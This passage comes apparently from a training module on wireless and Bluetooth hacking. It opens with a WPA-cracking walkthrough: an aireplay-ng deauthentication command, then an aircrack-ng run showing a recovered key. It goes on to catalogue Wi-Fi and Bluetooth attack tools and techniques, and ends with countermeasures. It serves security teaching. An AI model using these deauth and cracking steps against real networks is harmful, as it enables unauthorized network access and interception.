
BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1 - 0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

Step 3: Deauth the client using Aireplay-ng; the client will try to authenticate with the AP, which will lead to **airodump** capturing an authentication packet (WPA handshake)



```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Step 4: Run the capture file through **aircrack-ng**



```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSID      ESSID      Encryption
1 02:24:2B:CD:68:EE  COMPANYZONE  WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...

Aircrack-ng 0.7 r130
[00:00:03] 230 keys tested (73.41 k/s)
KEY FOUND! [ passkey ]

Master Key   : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
               39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
Transient Key: 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
               73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
               AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
               D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC   : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Wireless Attack Tools

Aircrack-ng Suite

Aircrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker, and an analysis tool for 802.11 wireless networks; the program runs in Linux and Windows

<http://www.aircrack-ng.org>

1

Airbase-ng

Captures WPA/WPA2 handshake and can act as an ad-hoc AP

2

Aircrack-ng

Defacto WEP and WPA/WPA2-PSK cracking tool

3

Airdecap-ng

Decrypts WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets

4

Airgraph-ng

Creates client-to-AP relationship and common probe graph from airodump file

5

Airmon-ng

Used to enable monitor mode on wireless interfaces from managed mode and vice versa

6

Airtun-ng

Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

7

Easside-ng

Enables communication via a WEP-encrypted AP without the knowledge of the WEP key

8

Packetforge-ng

Used to create encrypted packets that can subsequently be used for injection

9

Airdecloak-ng

Removes WEP cloaking from a pcap file

10

Airdrop-ng

Used for targeted, rule-based deauthentication of users

11

Aireplay-ng

Used for traffic generation, fake authentication, packet replay, and ARP request injection

12

Wesside-ng

Incorporates different techniques to seamlessly obtain a WEP key within minutes

13

Airodump-ng

Used to capture packets of raw 802.11 frames and collect WEP IVs

Wireless Attack Tools (Cont'd)

14

Airolib-ng

Stores and manages essid and password lists used in WPA/WPA2 cracking

15

Airserv-ng

Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

16

Tkriptun-ng

Injects frames into a WPA TKIP network with QoS and can recover a MIC key and keystream from Wi-Fi traffic

17


WZCook

Recovers WEP keys from XP's wireless zero configuration utility

Wireless Attack Tools (Cont'd)

AirMagnet WiFi Analyzer PRO

It is used to perform **reliable Wi-Fi analysis** of 802.11a/b/g/n/ax wireless networks without missing any traffic



Ettercap
<https://www.ettercap-project.org>



Wifiphisher
<https://wifiphisher.org>



Reaver
<https://github.com>



Fern Wifi Cracker
<https://github.com>



Elcomsoft Wireless Security Auditor
<https://www.elcomsoft.com>

<https://www.netally.com>

Module Flow


Understand Wireless Terminology



01



02



Discuss Different Types of Wireless Encryption


Discuss Wireless Network-Specific Attack Techniques



03



04




Understand Bluetooth Attacks


Discuss Wireless Attack Countermeasures



05




Bluetooth Stack



- ❑ Bluetooth is a short-range wireless communication technology that **replaces the cables connecting portable or fixed devices** while maintaining high levels of security.





- ❑ It allows devices to **share data** over short distances.



Bluetooth Modes

Discoverable modes

- ☐ **Discoverable:** Sends inquiry responses to all inquiries
- ☐ **Limited discoverable:** Visible for a certain period of time
- ☐ **Non-discoverable:** Never answers an inquiry scan




Pairing modes

- ☐ **Non-pairable mode:** Rejects every pairing request
- ☐ **Pairable mode:** Pairs upon request

Bluetooth Hacking


- ❑ Bluetooth hacking refers to the **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks.

Bluetooth Attacks




Bluesmacking

DoS attack, which **overflows Bluetooth-enabled devices** with random packets, causes the devices to crash



Bluejacking

The art of **sending unsolicited messages** over Bluetooth to Bluetooth-enabled devices, such as mobile phones and laptops



Bluesnarfing

The **theft of information** from a wireless device through a Bluetooth connection



BlueSniff

Proof of concept code for a Bluetooth **wardriving** utility



Bluebugging

Remotely accessing a **Bluetooth-enabled** device and using its features

Bluetooth Hacking (Cont'd)

Bluetooth Attacks

BluePrinting

The art of collecting information about **Bluetooth-enabled devices**, such as manufacturer, device model, and firmware version



Btlejacking

Detrimental to BLE devices, it is used to **bypass security mechanisms** and listen to information being shared



KNOB Attack

Exploiting a vulnerability in Bluetooth to **eavesdrop all the data** being shared, such as **keystrokes**, **chats**, and **documents**



MAC Spoofing Attack

Intercepting data intended for other Bluetooth-enabled devices



Man-in-the-Middle / Impersonation Attack

Modifying data between Bluetooth-enabled devices communicating in a Piconet



Bluetooth Threats



Leakage of Calendars and Address Books

Attacker **can steal a user's personal information** and use it for malicious purposes



Sending SMS Messages

Terrorists could send **false bomb threats** to airlines using the phones of legitimate users



Bugging Devices

Attacker could instruct the user to **make a phone call to other phones** without any user interaction; they could even record the user's conversation



Causing Financial Losses

Hackers could **send many MMS messages** with an international user's phone, thus resulting in a high phone bill



Bluetooth Threats (Cont'd)

Remote Control

Hackers can **remotely control a phone** to make phone calls or connect to the Internet



Social Engineering

Attackers trick Bluetooth users to **lower security or disable authentication** for Bluetooth connections to pair with them, thereby stealing information

Malicious Code

Mobile **phone worms** can exploit a Bluetooth connection to replicate and spread itself



Protocol Vulnerabilities


Attackers **exploit Bluetooth pairings and communication protocols** to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.



Bluetooth Attack Tools

BluetoothView

It monitors the **activity of Bluetooth devices** around you and displays information, such as Device Name, Bluetooth Address, Major Device Type, Minor Device Type, First Detection Time, and Last Detection Time



<https://www.nirsoft.net>



BlueZ

<http://www.bluez.org>



BtleJack

<https://github.com>



BTCrawler

<http://petronius.sourceforge.net>



BlueScan

<http://bluescanner.sourceforge.net>



Bluetooth Scanner - btCrawler

<https://play.google.com>

Module Flow


Understand Wireless Terminology



01



02



Discuss Different Types of Wireless Encryption



Discuss Wireless Network-Specific Attack Techniques



03



04




Understand Bluetooth Attacks

Discuss Wireless Attack Countermeasures



05



Wireless Attack Countermeasures

Best Practices for Configuration

- ✓ Change the **default SSID** after WLAN configuration
- ✓ Set the **router access password** and enable firewall protection
- ✓ Disable **SSID broadcasts**
- ✓ Disable **remote router login** and wireless administration

Best Practices for SSID Settings

- ✓ Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
- ✓ Do not use your SSID, company name, network name, or any **easy-to-guess** string in passphrases
- ✓ Place a **firewall or packet filter** between the AP and the corporate Intranet

Best Practices for Authentication

- ✓ Choose **Enterprise WPA2 with 802.1x** authentication instead of WPA and WEP
- ✓ Implement **WPA2/WPA3 Enterprise** wherever possible
- ✓ **Disable the network** when not required
- ✓ Place wireless APs in a **secure location**

Bluetooth Attack Countermeasures


- 1 Use **non-regular patterns as PIN keys** when pairing devices
- 2 Keep your device in **non-discoverable (hidden) mode**
- 3 DO NOT accept any **unknown and unexpected** pairing requests
- 4 Always **enable encryption** when establishing BT connection to your PC
- 5 Keep a **check of all paired devices** in the past from time to time and delete any paired device that you are unsure of
- 6 Keep BT in the **disabled state**, and enable it only when needed



Wireless Security Tools

Cisco Adaptive Wireless IPS

Adaptive wireless IPS (WIPS) provides wireless-network **threat detection and mitigation** against malicious attacks and security vulnerabilities



AirMagnet WiFi Analyzer PRO
<https://www.netally.com>



RFProtect
<https://www.arubanetworks.com>



WatchGuard WIPS
<https://www.watchguard.com>



AirMagnet Planner
<https://www.netally.com>



Extreme AirDefense
<https://www.extremenetworks.com>

Module Summary



This module has discussed the wireless terminology, wireless networks, and wireless standards



It has covered various types of wireless encryption



It also discussed wireless network-specific attack techniques and tools in detail



This module also discussed various Bluetooth attacks



Finally, this module ended with a detailed discussion on various wireless attack countermeasures and wireless security tools



In the next module, we will discuss in detail on various mobile attacks and countermeasures.

